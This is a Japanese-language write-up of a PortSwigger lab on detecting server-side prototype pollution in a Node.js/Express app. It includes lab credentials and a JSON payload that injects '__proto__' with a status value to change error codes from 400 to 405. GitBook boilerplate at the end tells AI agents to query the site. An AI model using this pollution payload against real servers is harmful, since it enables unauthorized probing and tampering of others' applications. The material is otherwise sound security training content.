> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/detection-without-reflection-of-modified-properties.md).
# 変更されたプロパティの反映なしでの検出
変更されたプロパティの反映なしでの検出の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 汚染されたプロパティの参照なしでサーバーサイドのプロトタイプ汚染を検出する
**ラボのコンテキスト**
このラボは **Node.js** を **Express**上で動作しています。これは **サーバーサイドのプロトタイプ汚染** があるため脆弱です **merge(マージ)アプリケーションが安全でない** JavaScriptのサーバーサイドオブジェクトにおける、ユーザー制御可能なデータから
目的: **脆弱性を確認する** として `Object.prototype` 汚染物質 **見えるが破壊的ではない**、サーバーの挙動の変化だけで(さらに悪用する必要はない)。
認証情報: `wiener:peter`.

**アプリケーションから送信されるデータ(住所)**
請求先 / 配送先住所を変更すると、ブラウザは次のようなJSONを送信します:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "P72CQIVn4eYngmsyw4efwGYTXt3RSMrU"
}
```

**制御されたエラーを生成してレスポンスを観察する**
JSONパースエラーを強制すると(例:引用符を削除することで)、次のレスポンスが得られます **400** そしてサーバーは、 `ボディ` にペイロード(反映)が含まれます:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "P72CQIVn4eYngmsyw4efwGYTXt3RSMrU
}
```
典型的なレスポンス:
```json
{
"error": {
"expose": true,
"statusCode": 400,
"status": 400,
"body": "{/"address_line_1/":/"Wiener HQ/",/"address_line_2/":/"One Wiener Way/",/"city/":/"Wienerville/",/"postcode/":/"BU1 1RP/",/"country/":/"UK/",/"sessionId/":/"P72CQIVn4eYngmsyw4efwGYTXt3RSMrU/r/n}",
"type": "entity.parse.failed"
}
}
```
**アイデア:直接反映なしで汚染を証明する**
汚染されたプロパティが本文に返されるのを待つのではなく、次のような **測定可能な挙動の変化**、例えばエラー時に返される\*\*HTTPコード\*\*。

ここでは、サーバーは次のようなフィールドを使用(または伝播)します `status` / `statusCode`。もし `Object.prototype.status`を汚染できれば、以後のエラーで、Express(またはエラーハンドラ)はプロトタイプ継承を通じてこの値を取得できるため、サーバーは異なる **status**.
**による汚染の試行 `__proto__`**

A `__proto__` キーをJSONに注入します(壊れたクエリではなく、有効なJSON側のクエリで)。例えば:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "P72CQIVn4eYngmsyw4efwGYTXt3RSMrU,
"__proto__": {
"status": 405
}
}
```
期待される効果:この汚染の後、 **任意のエラー** (例:意図的なJSONパースエラー)は今や **400ではなく405を返せる**、なぜなら `status` から継承される `Object.prototype`.
**結果 / 検証**
* 汚染前:エラー → `400`
* 汚染後:エラー → `405` (または選択した他のコード)
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/detection-without-reflection-of-modified-properties.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.